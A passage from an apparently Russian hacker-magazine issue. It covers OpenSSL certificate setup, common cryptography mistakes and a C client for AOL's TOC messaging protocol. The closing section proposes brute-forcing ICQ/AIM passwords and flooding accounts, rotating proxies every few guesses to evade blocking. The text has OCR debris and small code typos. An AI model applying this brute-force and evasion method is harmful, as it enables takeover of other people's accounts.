openssl genrsa -aes256 -out private.rsa 4096
```

сгенерирует тебе RSA-пару с длиной ключей по 4096 бит и зашифрует ее алгоритмом AES с длиной ключа и блока в 256 бит.
За годы отладки в этих функциях не осталось уязвимостей (сильно сказано - согласен), так что они часто используются разработчиками: для решения криптографических задач многие программы под Linux'ом используют именно вызовы OpenSSL. И все же основной задачей протокола SSL остается установка безопасного аутентичного зашифрованного соединения. Сейчас мы рассмотрим небольшой пример. Для начала создай две пары ключей server.rsa (ключ сервера) и CA.rsa (ключ центра сертификации) так, как показано выше. Далее наберем:

```
openssl req -new -x509 -key CA.rsa -out CA.cert
```

Команда req формирует запрос на получение сертификата, а аргумент -x509 преобразует этот запрос в сертификат стандарта X.509. Другими словами, ключ CA подписывается на самом себе, что, в общем-то, логично: если CA сам себе не доверяет, что же говорить о других :)?
Теперь сформируем запрос на получение сертификата для сервера:

```
openssl req -new -key server.rsa -out server.req
```

На основе запроса сформируем сертификат: подпишем запрос секретным ключом CA и проверим подпись:

```
openssl x509 -req -CA CA.cert -CAkey CA.rsa -CAcreateserial -in server.req -out server.cert
openssl verify -CAfile CA.cert server.cert
```

OPENSSL (ПРОДОЛЖЕНИЕ)

Параметр -CAcreateserial указывает на необходимость создания файла, в котором будет храниться серийный номер последнего выданного сертификата, если его еще не существует.
Теперь сам сформируй запрос на получение сертификата для personal.rsa и выдай сертификат. Теперь можно устанавливать соединение. Запустим два терминала. В первом наберем:

```
openssl s_server -cert server.cert -key server.rsa -CAfile CA.cert -state -accept 31337
```

Эта команда откроет 31337-й порт и будет ждать коннекта. Параметр -state заставляет выводить все стадии протокола, о которых я говорил в разделе "Протокол SSL".

Во второй терминалке наберем:

```
openssl s_client -cert personal.cert -key personal.rsa -CAfile CA.cert -state -connect 127.0.0.1:31337
```

Безопасное соединение

Вуаля! Соединение установлено, теперь можно отправлять сообщения - все они будут шифроваться (убедиться в этом можно указав параметр -debug). Обрати внимание на последнюю строчку: если там написано 0 (ok), значит, сертификат верен. На самом деле s_client и s_cerver используются только для проверки. Но, как ни крути, защищенный чат тет-а-тет мы получили :).

неправильно, то возможно использование старого удостоверения. Еще опаснее атака на программу пользователя - замена ее внешней копией, которая к тому же сохраняет пароли. Но, как ты понимаешь, это характерно для всех
программ.

ЧАСТЫЕ ОШИБКИ

Перейдем к самой насущной теме - ошибкам в криптозащите. Чаще всего к ним относят человеческий фактор (легкие пароли), ошибки практической реализации криптоалгоритмов (баги :)), люки и короткие ключи. Также расскажу о некоторых проблемах, не настолько заметных, но не менее важных. Если будешь проектировать свой протокол, не забудь о них.

❶. Длительность жизни ключей. Ключи нужно постоянно обновлять. Время жизни асимметричной пары зависит от ее размера: чем больше ключ, тем дольше его будут подбирать и тем безопаснее его использование в отведенный промежуток времени. Не рекомендуется использовать симметричные ключи больше одного раза.

❷. Уменьшение криптостойкости при генерации ключа из ключевого материала. Часто вместо ключа используется введенный с клавиатуры пароль. Категорически не рекомендуется делать это: множество ключей очень сильно сужается, более того, становятся возможными атаки по словарю. В идеале ключ должен быть случайным или, по крайней мере, пароль должен подвергаться сложным преобразованиям, чтобы результирующий ключ прошел все статистические тесты.

❸. Использование собственных алгоритмов. Очень частая ошибка начинающих. Основное правило криптографии, сформулированное еще в XIX веке, гласит: "Знание алгоритма шифрования не должно снижать криптостойкости шифра". Сразу вспоминаются программы в open source: в них повышение защищенности идет гораздо быстрее, чем в закрытом ПО. Мир криптографии знает множество "защищенных" закрытых протоколов (ярчайший пример - WEP), взломанных из-за их непродуманности. Противоположный пример - стандарт AES: конкурс был долгосрочным и открытым, с привлечением толпы независимых экспертов. В общем, если ты не окончил факультет прикладной математики с красным дипломом, то не самодельничай. Даже если окончил, тоже не самодельничай :).

❹. Ошибочный выбор класса криптоалгоритма. Например, часто вместо хэширования используют симметричное шифрование на постоянном ключе. Нужно твердо запомнить, что шифрование является обратимым процессом.

❺. Повторное наложение шифра. При использовании поточных шифров никогда нельзя применять один и тот же ключевой поток для шифрования двух сообщений. В этом случае атакующий может перехватить эти сообщения и узнать их хог-разность, на основе которой обнаруживаются сами сообщения.

❻. Хранение ключа вместе с данными. Именно это часто становится самым слабым звеном всей криптосистемы. Зачем взламывать алгоритм шифрования, если ключ хранится в настройках программы в практически незащищенном виде? Идеальный вариант - хранить ключ на дискете, flash'ке или smart-карте, всегда вынимать носители из устройства и держать их при себе (к слову, именно так делают многие из команды Спеца и X :) - прим. Лозовского).

❼. Ошибки проектирования алгоритмов. Самая страшная проблема, и на ней стоит остановиться подробнее. Перечитаем пункт 3 еще раз. Так вот, профессиональные криптографы тоже ошибаются. Незадолго до написания этой статьи я нашел весьма любопытную информацию - читай врезку "О швейцарских часах" (это было очень свежо на момент написания статьи, а сейчас, наверное, известно всем- прим. Лозовского).

Ну, вот и все. Удачи тебе, если будешь составлять свой криптопротокол. Будут вопросы - пиши, постараюсь ответить.

Вольф Данияр aka payhash [AcidOptic]

ЗАБЫТЫЙ ПРОТОКОЛ ОТ AOL

INSTANT MESSENGER, FLOODER, BRUTEFORCER? ЛЕГКО!

В 1998-1999 году программисты израильской фирмы Mirabilis написали первую версию протокола ICQ. В то же время компания America Online, Inc. (AOL) разработала свою версию протокола мгновенного обмена сообщениями под кодовым названием TOC v0.1. Об этом будет наш разговор.

TOC разрабатывался как протокол передачи простых текстовых сообщений в сети интернет, и старые версии AIM работали как раз по этому протоколу. В наше время AIM Client (как и ICQ, которая теперь тоже принадлежит AOL) работает с новым протоколом под кодовым названием OSCAR. Зачем нам нужно разбирать старые протоколы? Поясняю: серверы AOL и по сей день понимают протокол TOC. С какой целью – об этом знают, наверное, только сами работники AOL.

Все нам известен замечательный клиент Miranda IM. Если повнимательнее рассмотреть исходный код плагина aim.dll, то мы увидим, что этот плагин использует как раз протокол TOC ;), а не новомодный и навороченный OSCAR.

Ставлю перед собой задачу разобраться в протоколе TOC на практике. Для того чтобы хоть немного преуспеть в обещанном, напишем свой простенький ICQ/AIM-клиент, который будет подключаться к серверу, аутентифицироваться, обрабатывать текстовые сообщения как на прием, так и на передачу.

Какова структура пакета? Пакет состоит из заголовка FLAP и остальных данных.

Длина флэп равна шести байтам, нулевой байт - это просто звездочка, которая соответствует одному байту. Следующим идет Frame Type (тип пакета) - это поле нужно для того, чтобы сервис TOC определил, какой тип пакета к нему пришел и что сделать с ним; поле занимает ровно один байт. Поле Sequence Number занимает два байта и равно номеру отправляемого FLAP-пакета. Каждый раз, когда отправляется флэп, значение этого поля увеличивается на единицу. Последний параметр флэп-пакета Data Length означает длину полезного груза; размер поля равен двум байтам.

Offset	Size	Type
0	1	ASTERISK (literal ASCII '*')
1	1	Frame Type
2	2	Sequence Number
4	2	Data Length

Структура TOC(AIM)-пакета

Какие типы TOC-пакетов существуют? (Во FLAP это поле первого байта Frame Type.)

Наиболее распространены три типа пакетов:

❶. SIGNON нужен в процессе авторизации.

❷. DATA используется в процессе основной передачи данных (текст, файлы и т.д.).

❸. KEEP_ALIVE приходит с сервера, чтобы проверить, подключен ли клиент к серверу (см. "Фрагмент 1").

Valid Frame Type Values
1 SIGNON
2 DATA
3 ERROR (Not used by TOC)
4 SIGNOFF (Not used by TOC)
5 KEEP_ALIVE

Типы пакетов TOC(AIM)

ПОДКЛЮЧАЙСЯ!

Что же нужно сделать, чтобы подключиться к TOC(AIM)-сервису и повисеть на нем? Конечно же, не обойтись без приложения, которое сначала подключит нас на сервер AIM через интернет-сокет (см. "Фрагмент 2"). Это легко реализуется через winsock.dll/winsock2.dll или через хедеры Berkeley (socket.h и т.д.) вызовами socket и connect.

Произошло подключение к серверу toc.oscar.aol.com порт 9898, теперь нужно послать первое приглашение сервису AIM в знак того, что некто (мы) изъявляет желание немного пообщаться. Для этого в сокет просто отсылается команда вида "FLAPON\r\n\r\n": "Земля-Земля. Я Марс. Вызываю вас на чат =)". На этот широкий жест сервис AIM должен ответить пакетом FLAP SIGNON: "Марс, это Земля. Аутентифицируйтесь, пожалуйста" (посмотрим на врезку "Фрагмент 3").




Рис. 1. Дамп начала сеанса с TOC-сервером TOC(AIM)

Если взять в руки сетевой снифер и поснифить тот же плагин для Miranda (aim.dll), мы увидим содержимое рис. 1.


Здесь FLAP SIGNON – пакет, который состоит из флэп-заголовка и груза в четыре байта со значением 00 00 00 01 (сделано именно так, чтобы клиент начал проходить авторизацию на сервисе AIM).

Теперь нужно понять, как мы сформируем пакет TOC(AIM) и как передадим его на сервер. Для этого выделяют необходимое количество байт в памяти, указывают на него указатель, buf и начинают заталкивать в него данные, которые отсылаются на сервер AIM. В основном это FLAP-заголовок и полезный груз.

Затем мы выделим место в памяти для данных buffer, которые будут приходить с сервера. Tyga уже поместили, и в зависимости от типа FLAP-заголовка код должен производить те или иные манипуляции.

Объявим несколько несложных функций, которые сформируют TOC(AIM)-пакет.

С сервера пришел пакет FLAP SIGNON, теперь серверу нужно ответить тем же FLAP SIGNON, но наш FLAP SIGNON содержит значение AIM



Пакет TOC(AIM) в памяти (buf)

Рис. 2. Дамп с пакетом авторизации на TOC(AIM)-сервере

Screenname или ICQ uin (врезка "Фрагмент 4").

Пакет формируется с помощью функции encode_flapsigon, следом посылается пакет toc_signon, сформированный с помощью функции encode_toc_signon, в которую передаются указатель на буфер buf, AIM Screenname или ICQ uin и пароль.


Если поснифить пакеты, получится нечто похожее на рис. 2.

Пароль в функции encode_toc_signon криптуется с помощью функции roast_password методом XOR'рирования пароля и строки "Tic/Toc". В буфер buf записывают команду toc_signon; адрес и порт сервера, на котором TOC-сервис должен авторизовать нас; локал-клиента english; название клиента. Замаскируем его под Miranda, не забывая записывать в конец пакета нулевой символ.

Если авторизация прошла гладко, то сервер ответит пакетом SIGN_ON:TOC1.0 (версия протокола).

После этого в течение 30-ти секунд на сервер нужно послать команду toc_init_done (см. функцию encode_toc_init_done). Но мы пойдем другим путем :). Если просто отправить команду toc_init_done, произойдет обычное подключение к серверу и установится статус ivisible: отправлять и получать сообщения получится, но статус будет не online.

Напишем четыре функции encode_toc_add_permit, encode_toc_add_deny, encode_toc_set_config, encode_toc_add_buddy. С помощью этих функций в буфере buf соберем пакет aim'ма, который запросит для нас contact list и добавит нас в свой же контакт, тем самым переведя в режим online. Функция encode_toc_add_permit создаст запрос на сервер пользователей, которые разрешены в нашем contact list. Функция encode_toc_add_deny делает все наоборот (ban).



Дамп пакета авторизации на TOC(AIM)

Функция encode_toc_set_config с помощью запроса toc_set_config вызовет с сервера AIM наш contact list, encode_toc_add_buddy добавляет себя в свой же contact list, чтобы попасть в статус online. И, как я уже писал, мы обязаны отправить пакет, сформированный функцией toc_init_done ("Фрагмент 5"). Поснифим, чтобы увидеть полную картину происходящего, как на рис. 3.





Рис. 3. Дамп пакета, необходимого для запроса contact list'а и статуса

Функциями encode_toc_add_permit и encode_toc_add_deny запрашиваются пустые access-листы, функцией toc_set_config - contact list. Чтобы получить статус online, вызываем функцию encode_toc_add_buddy.

Итак, все это хозяйство собирается в один буфер и отправляется на сервис AIM ("Фрагмент 4"). Если все сделано правильно, то сервер должен прислать contact list и предоставить заветный статус online.



Ответ с сервера после запроса на contact list и статус

Остается придумать, как реализовать прием и отправку сообщений. С помощью главного цикла, через который мы будем получать все поступающие сообщения и выводить их на консоль ("Фрагмент 6"). Если потребуется отправить сообщение, сделаем прерывание с клавиатуры, и нам будет предоставлен терминал по вводу текста (см. "Фрагмент 7").

Формировать AIM-пакет с сообщением будем с помощью функции encode_toc_send_im, а все поступающие в поток данные занесем в буфер buffer. Так как я в основном работаю в среде UNIX и клиент у меня консольный, я применил систему сигналов. Когда код программы уйдет в цикл, ожидая входящие сообщения AIM-пакетов, мы установим асинхронное прерывание на тот случай, если вдруг захочется послать сообщение (см. функцию onintr).

КОДИМ-ПОКОДИМ

Ну что же, думаю, с теоретической частью покончено, и можно перейти непосредственно к водным процедурам, а именно к кодингу. Правда, весь код не мог влезть в статью (это и не нужно), поэтому многое было выкинуто. Полная версия исходника есть на диске к журналу, поэтому начнем сразу с определения сервера и порта AIM, куда нужно подключиться, сервер и порт авторизации на нем должен авторизовать сервис AIM:

```
#define TOC_HOST "toc.oscar.aol.com"
#define TOC_PORT 9898
#define AUTH_HOST "login.oscar.aol.com"
#define AUTH_PORT 5190
// Язык(локаль) на котором должен общаться
// наш клиент
#define LANGUAGE "english"
// Версия нашего клиента, может быть любое слово.
#define REVISION "Miranda"
/*
Переменная для шифрования (хог'ирования) нашего
пароля, шифровать пароль будем при помощи
функции roast_password.
*/
#define ROAST "Tic/Toc"
```

Фрагмент 1

```
/*
Определяем типы флэп-пакета
*/
#define TYPE_SIGNON 1
#define TYPE_DATA 2
#define TYPE_ERROR 3
#define TYPE_SIGNOFF 4
#define TYPE_KEEPALIVE 5

/* Первая команда, которая должна уйти на сервер
(см. функцию send(sock, FLAPON, sizeof(FLAPON), 0)) */
#define FLAPON "FLAPON\r\n\r\n"
// Простой макрос, который будет записывать в буфер buf значения в один байт.
#define writeb(buf, value) (*buf=value, buf++)
```

Простая функция для записи в буфер двухбайтовых значений (2x8 разрядов). Не забываем, что в Сети существует сетевое следование байт, поэтому мы делаем конверсию функцией htons:

```
static char *writew(char *buf, u_int16_t value)
{
  *((u_int16_t *)buf)++ = htons(value);
  return buf;
}
```

Простая функция для записи в буфер четырехбайтовых значений (4x8 разрядов). Опять же делаем конверсию, но уже при помощи функции htonl:

```
static char *writel(char *buf, u_int32_t value)
{
  *((u_int32_t *)buf)++ = htonl(value);
  return buf;
}
```

Простая функция для записи в буфер строковых значений (например отправляемое текстовое сообщение). Конверсию делать не будем, так как запись в буфер будет происходить с помощью функции memcpy по байтам. Все необходимое она сделает сама:

»

Консольный icq/aim bruteforcer: очень эффективен для дедикейт-серверов

```
static char *writes(char *buf, const char *data, int len)
{
  memcpy(buf, data, len);
  return buf+len;
}
```

Сложная функция по сборке флэп-пакета. Видим, что функция использует простые функции, которые описаны выше:

```
static char *flap_begin(char *buf, char frame)
{
  static int seq = 0;
  buf = writeb(buf, 0x2A);
  buf = writeb(buf, frame);
  buf = writew(buf, ++seq);
  return buf+2;
}
```

Функция, с помощью которой код вычисляет длину данных, идущих после FLAP (полезный груз), и записывает значение в поле Data Length:

```
static char *flap_end(char *buf, char *start)
{
  start -= 2;
  writew(start, buf-start-2);
  return buf;
}
```

Объявляем функции для сборки AIM-пакетов. Я привык писать код в старых традициях (oldschool), поэтому предпочитаю сначала объявить функции, а их описание - после главной программы (main):

```
static char *encode_flapsigon(char *buf, const char
*screenname);
static unsigned char *roast_password(const char *pass);
static char *encode_toc_signon(char *buf, const char
*screenname, const char *password);
static unsigned char *encode_toc_init_done(char *buf);
```

Мощная среда разработки KDEVELOP, фрагмент открытого кода icq flooder с использованием POSIX THREAD (многопоточность)

```
static unsigned char *encode_toc_send_im(char *buf,
const char *remscreenname, char *mess);
static unsigned char *encode_toc_add_permit(char *buf);
static unsigned char *encode_toc_add_deny(char *buf);
static unsigned char *encode_toc_set_config(char *buf);
static unsigned char *encode_toc_add_buddy(char *buf,
const char *screenname);
```

Так будем выглядеть функция, которая будет вызываться при прерывании с клавиатуры, например, когда мы пожелаем отправить сообщение сами.

Фрагмент 7

```
void onintr(sig){

/* UIN, на который отправим сообщение. Надо заметить, что UIN и screenname для AIM одно и то же. */
char remscreenname[16];

/* Вызываем функцию для формирования исходящего пакета с текстом, в функцию передаются два аргумента uin и текстовое сообщение. Затем пакет, сформированный тривиальным образом, отправляем на сервер TOC/AIM: */
encode_toc_send_im(buf, remscreenname, messa);

i=0;
i=ntohs(*((u_int16_t *)(buf+4)));
if (send(sock, buf, i+6, 0) == -1) {
  error("Send");
  close(sock);
}
  fprintf(stdout,"%s <-- %s\n", remscreenname, messa);
 // ...
}
```

Дамп сформированного исходящего сообщения. Состоит из заголовка FLAP 6 байт, команды toc_send_im, UIN'а и самого текстового сообщения (см. скриншот).

Рассмотрим теперь основную функцию - main().

Фрагмент 2

```
// Производим подключение к AIM-сервису
if ((sock=socket(AF_INET, SOCK_STREAM, 0)) == -1) {
  perror("Socket");
}
tochost.sin_family=AF_INET;
tochost.sin_port=htons(TOC_PORT);
tochost.sin_addr=*(struct in_addr *)he->h_addr;
bzero(&(tochost.sin_zero), 8);
fprintf(stdout, "Connecting TOC server \n");
if (connect(sock, (struct sockaddr *)&tochost,
              sizeof(struct sockaddr)) == -1) {
  perror("Connect");
}
```


Посылаем первую команду на AIM-сервер, дабы рассказать ему о готовности к работе с ним:

Фрагмент 3

```
if (send(sock, FLAPON, sizeof(FLAPON), 0) == -1) {
  perror("Send");
  close(sock);
}
/* Принимаем ответ с сервера в виде пакета FLAP
SIGNON: */
```

Проект, посвященный разработчикам ICQ. На снимке - кусок кода открытой функции ICQ для формирования пакета login

В одну строку buf мы формируем сразу несколько пакетов TOC, каждый раз смещая указатель на буфер.



Дамп исходящего сообщения

```
if (recv(sock, buffer, 2048, 0) == -1) {
  perror("RECV");
  close(sock);
}
```

Составляем ответ для сервера в виде пакета TOC SIGNON, для этого динамически выделяем память. При этом используем указатель buf. После этого отправляем пакет на сервер, используя функцию send. Надо отметить, что аргументы i и j фигурируют для определения размера поля VALID DATA.

```
buf=(char *)malloc(256*sizeof(char ));
encode_flapsigon(buf, screenname);
i=0;
i=ntohs(*((u_int16_t *)(buf+4)));
if (send(sock, buf, i+6, 0) == -1) {
  perror("Send");
  close(sock);
}
free(buf);
```

Далее следует аутентификация на сервере - формируем пакет toc_signon с помощью функции encode_toc_signon. В параметрах передаем указатель на адрес буфера, наш ICQ uin/AIM screename и пароль к нему:

Фрагмент 4

```
buf=(char*) malloc(256*sizeof(char ));
encode_toc_signon(buf, screenname, password);
i=0;
i=ntohs(*((u_int16_t *)(buf+4)));
if (send(sock, buf, i+6, 0) == -1) {
  perror("Send");
  close(sock);
}
```

Фрагмент 5

На этом участке кода мы немного схитрим для повышения производительности кода. В противном случае придется несколько раз использовать функцию send. Если внимательно посмотреть на него, можно заметить, что в одну строку buf мы формируем сразу несколько пакетов TOC, каждый раз смещая указатель на буфер. Это делается для экономии времени подключения к серверу, избавления от повторяющихся участков кода и, конечно же, для эстетики ;). Поехали.

```
encode_toc_add_permit, encode_toc_add_deny,
encode_toc_set_config, encode_toc_add_buddy,
encode_toc_set_config, encode_toc_init_done.
```

Интересно, что функцию encode_toc_init_don мы вызываем в конце - так требует стандарт. Конечно, можно разделить все и по частям.

```
/* toc_add_permit - устанавливаем список разрешенных пользователей */
encode_toc_add_permit(buf);
i=0;
i=ntohs(*((u_int16_t *)(buf+4)));
/* toc_add_deny - устанавливаем список запрещенных пользователей */
encode_toc_add_deny(buf+i+6);
j=0;
j=ntohs(*((u_int16_t *)((buf+i+6)+4)));
i=i+j;
/* toc_set_config - устанавливаем contact list */
encode_toc_set_config(buf+i+12);
j=0;
j=ntohs(*((u_int16_t *)((buf+i+12)+4)));
i=i+j;
/* toc_add_buddy - добавляем себя в contact list и организуем статус online */
encode_toc_add_buddy((buf+i+18), screenname);
j=0;
j=ntohs(*((u_int16_t *)((buf+i+18)+4)));

i=i+j;
/*toc_set_config */
encode_toc_set_config(buf+i+24);
j=0;
j=ntohs(*((u_int16_t *)((buf+i+24)+4)));
i=i+j;
/*toc_init_done - подтверждаем, что пройдена процедура авторизации */
encode_toc_init_done(buf+i+30);
j=0;
j=ntohs(*((u_int16_t *)((buf+i+30)+4)));
i=i+j;
if (send(sock, buf, i+36, 0) == -1) {
  perror("Send");
  close(sock);
}
free(buf);
puts("Now you connect on the TOC server");
puts("Press ctrl+c you menu");
buf=(char )malloc(256*sizeof(char ));
mess=(char )malloc(128*sizeof(char ));

signal (SIGINT, onintr);
```

Уходим в главный цикл нашей программы, переводя программу в режим приема сообщений до тех пор, пока аргумент messa не станет равным "quit", после чего программа выйдет из цикла и завершится:

```
while (memcmp(messa, "quit", 4)) {
 // ...
}
```

Фрагмент 6

```
if (recv(sock, buffer, 2048, 0) == -1 ) {
  perror("RECV");
  close(sock);
}
```

Условие на наличие входящего сообщения. В условии используется логическое "И". Первое выражение в if - это наличие аргумента DATA(0x02) в FLAP. Во втором выражении сверяются первые пять символов, после флэп-заголовка (6 bytes), IM_IN - входящее сообщение. Если проверка подтвердится, то входящая строка попадает в тело условия:

```
if( (*((u_int8_t *)(buffer+1)) == 0x02) &&
                (!memcmp(buffer+6, "IM_IN", 5) ) ) {
  // ...
}
```

»

После того как строка попала в тело условия, из нее выделяются ICQ/AIM (screenname) и сообщение.

```
screenlen = 0;
```

Отсчитываем 12 байт от начала пакета TOC(AIM), чтобы определить ICQ/screenname-отправителя сообщения, сохраняем его в переменной remscreenname.

```
address = (buffer+12);
while(*address != '\x3A') {
  remscreenname[screenlen] = (*address);
  screenlen++;
  address++;
}
```

Отделяем текстовое сообщение из входящего пакета и записываем его в аргумент messaga:

```
address++;
i=0;
i=ntohs(*((u_int16_t *)(buf+4)));
i=i-6-screenlen-1;
memset(messaga, 0, 128);
memcpy(messaga, address, i);
```

Выводим входящие ICQ/screename и текст сообщения на стандартный вывод:

```
printf("%s -> %s\n", remscreenname, messaga);
```

На это заканчивается код главной функции main.

Функции для формирования AIM-протокола:

```
/* Формируем ответ серверу на FLAP SIGON. В полезном грузе будет значение
0x00000001, 0x0001, длина UIN и сам UIN. */
static char *encode_flapsigon(char *buf, const char
*screenname)
{
  char *sflap;
  /* Пропускаем поле Data Length и ставим на него
указатель, дабы позже заполнить его. */
  buf=sflap=flap_begin(buf, TYPE_SIGNON);
  buf=writel(buf, 0x00000001);
  buf=writew(buf, 0x0001);
  buf=writew(buf, strlen(screenname));
  buf=writes(buf, screenname, strlen(screenname));
  // подсчитываем длину пакета и вписываем
  // его в поле Data Length
  flap_end(buf, sflap);
  return buf;
}
```

Криптуем наш пароль (просто хог'ируем его) в виде начальных данных, необходимых для шифрования, берем строку "Tic/Toc", после чего получим ключ:

```
static unsigned char *roast_password(const char *pass)
{
  static unsigned char rp[256];
  static char *roast = ROAST;
  int pos = 2;
  int x;
  strcpy(rp, "0x");
  for (x = 0; (x < 150) && pass[x]; x++)
    pos += sprintf(&rp[pos], "%02x",
                   pass[x] ^ roast[x % strlen(roast)]);
  rp[pos] = '\0';
  return rp;
}
```

Функция конструирует пакет, с помощью которого будем проходить аутентификацию.

```
static char *encode_toc_signon(char *buf, const char
*screenname, const char *password)
{
  char *sflap; char *data;
  data=(char *)malloc(256*sizeof(char *));
  memset(data, 0, 256);
  buf=sflap=flap_begin(buf, TYPE_DATA);
  sprintf(data,
          "toc_signon %s %d %s %s %s \"%s\"",
          AUTH_HOST, AUTH_PORT, screenname,
          roast_password(password), LANGUAGE,
          REVISION);
  buf=writes(buf, data, strlen(data));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  free(data);
  return buf;
}
```

Функция по формированию пакета сообщений (текст). Аргументы функции - это выделенный буфер в памяти buf, ICQ/AIM(screenname)-адресата и текстовое сообщение mess.

```
static unsigned char *encode_toc_send_im(char *buf,
const char *remscreenname, char *mess)
{
  char *sflap, *message;
  message=(char )malloc(128* sizeof(char *));
  memset(message, 0, 128);
  buf=sflap=flap_begin(buf, TYPE_DATA);
  sprintf(message, "toc_send_im %s \"%s\"",
                remscreenname, mess);
  buf=writes(buf, message, strlen(message));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  free(message);
  return buf;
}
```

Функция по добавлению разрешенных пользователей:

```
static unsigned char *encode_toc_add_permit(char *buf)
{
  char *sflap;
  buf=sflap=flap_begin(buf, TYPE_DATA);
  buf=writes(buf, "toc_add_permit ",
                strlen("toc_add_permit "));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  return buf;
}
```

Функция по добавлению пользователя в черный список:

```
static unsigned char *encode_toc_add_deny(char *buf)
{
  char *sflap;
  buf=sflap=flap_begin(buf, TYPE_DATA);
  buf=writes(buf, "toc_add_deny ",
                strlen("toc_add_deny "));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  return buf;
}
```

Функция по установке статуса пользователя, обычно она запрашивает contact list:

```
static unsigned char *encode_toc_set_config(char *buf)
{
  char *sflap, *message;
  message=(char *)malloc(128*sizeof(char *));
  memset(message, 0, 128);
  buf=sflap=flap_begin(buf, TYPE_DATA);
  sprintf(message, "toc_set_config {%c %d.%c
                General.}", 'm', 4, 'g');
  buf=writes(buf, message, strlen(message));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  free(message);
  return buf;
}
```

Добавление пользователя в contact list. Если в виде параметра к команде toc_add_buddy выступает твой UIN или SN, то ты обретаешь статус online.

```
static unsigned char *encode_toc_add_buddy(char *buf,
const char *screenname)
{
  char *sflap, *message;
  message=(char )malloc(128*sizeof(char));
  buf=sflap=flap_begin(buf, TYPE_DATA);
  sprintf(message, "toc_add_buddy %s", screenname);
  buf=writes(buf, message, strlen(message));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  free(message);
  return buf;
}
```

Функция формирует пакет в виде команды готовности к работе приема, передачи сообщений.

Обычно посылается после аутентификации на сервисе aima.

```
07/19-15:33:32.143960 64.12.163.139:9898 -> 192.168.111.4:1690
TCP TTL:105 TOS:0x0 ID:32374 IpLen:20 DgmLen:80 DF
***AP*** Seq: 0xE1F686F7  Ack: 0xCB9304F4  Win: 0x4000  TcpLen: 20
2A 02 7B B6 00 22 49 4D 5F 49 4E 3A 39 36 33 36  *.{..*IM_IN:9636
33 32 3A 46 3A 68 69 20 6D 65 20 66 69 6E 65 20  32:F:hi me fine
61 6E 64 20 79 6F 75 3F                          and you?
```

Дамп входящего сообщения. Первые шесть байт FLAP (второй байт в FLAP Frame Type DATA(0x02)), [49 4D 5F 49 4E] (IM_IN)DATA входящих сообщений, 3A – двоеточие, [39 36 33 36 33 32] ICQ/screenname 632632. Дальше идут флаги и сам текст сообщения

```
static unsigned char *encode_toc_init_done(char *buf)
{
  char *sflap;
  buf=sflap=flap_begin(buf, TYPE_DATA);
  buf=writes(buf, "toc_init_done", trlen("toc_init_done"));
  buf=writeb(buf, 0x00);
  flap_end(buf, sflap);
  return buf;
}
```

А ЧТО ЖЕ ДАЛЬШЕ?

Пожалуй, с протоколом немного разобрались. Необходимая база у нас есть, какую пользу мы можем извлечь из всего этого? Конечно же, я имею в виду написание bruteforce ICQ/AIM UIN'ов или ICQ/AIM flood. Но знание одного протокола не поможет, нужна еще одна важная вещь: если производить прямые активные действия с сервером ICQ/AIM (bruteforce, flood), сервер попросту заблочит номер на некоторое время. Поэтому как в случае с bruteforce, так и в случае с flood нужно использовать косвенное соединение через proxy.

Кратко поясню, как происходит работа через proxy-сервер на уровне сетевого протокола. Для работы с сервером через косвенное (proxy) соединение необходимо подключится к proxy-серверу и отослать ему команду (определенного формата) для установки соединения с реальным сервером, используя метод CONNECT (в нашем случае это toc.oscar.aol.com). Так выглядит дамп пакета уровня приложений для работы с proxy-сервером:

Если подключение с сервером через proxy произошло удачно, то в ответ мы получим пакет Connection established. После этого с proxy можно работать так, как будто бы мы подключились к серверу toc.oscar.aol.com напрямую.

На компакт-диске есть заголовочный файл proxy.h и исходные коды однопоточного ICQ bruteforce, работающего по протоколу ICQ OSCAR с использованием proxy. Его можно использовать в любых приложениях, которые нуждаются в работе с proxy-сервером. Снова оговорюсь для тех, кто разбирается в сетевом программировании: тут нет ничего особенного - обычный sockconnect. Поэтому ничего комментировать не буду. Код выполняет обычные действия, уже описанные мной.

Итак, с proxy все просто. Для примера рассмотрим принцип работы icq uin bruteforce.

Первое, что нужно сделать, - подключиться к серверу TOC (AIM) через proxy-серверы. Второе – совершать перебор паролей, пытаясь пройти аутентификацию на сервере AOL.

Желательно делать не больше четырех-пяти итераций перебора паролей через один proxy-сервер, вовремя переходя к следующему proxy. Если объединить все описанное воедино, легко можно написать простой, быстрый ICQ bruteforce и не только. По-хорошему, правильно было бы использовать многопоточность. Но это уже совсем другая тема, и она выходит за рамки этой статьи. Желаю удачи!

Отдельный респект следующим людям: Позовский Александр aka Dr.Klouniz [X crew], Шакиров Алексей aka Турист [C4 team], Любицкий Сергей aka Rusty, Андрейчиков Алексей aka andrin и всю команду aolhackers.ru – без этих людей жизнь в Сети была бы скучной.

Полные исходники этого примера и спецификацию протокола всегда можно найти на нашем диске.

```
07/19-19:28:57.873110 192.168.111.4:63724 -> 192.168.253.1:3128
TCP TTL:64 TOS:0x0 ID:1660 IpLen:20 DgmLen:123 DF
***AP*** Seq: 0xAB4EB522  Ack: 0x675D0F43  Win: 0xE240  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3007035 66531512
43 4F 4E 4E 45 43 54 20 74 6F 63 2E 6F 73 63 61  CONNECT toc.osca
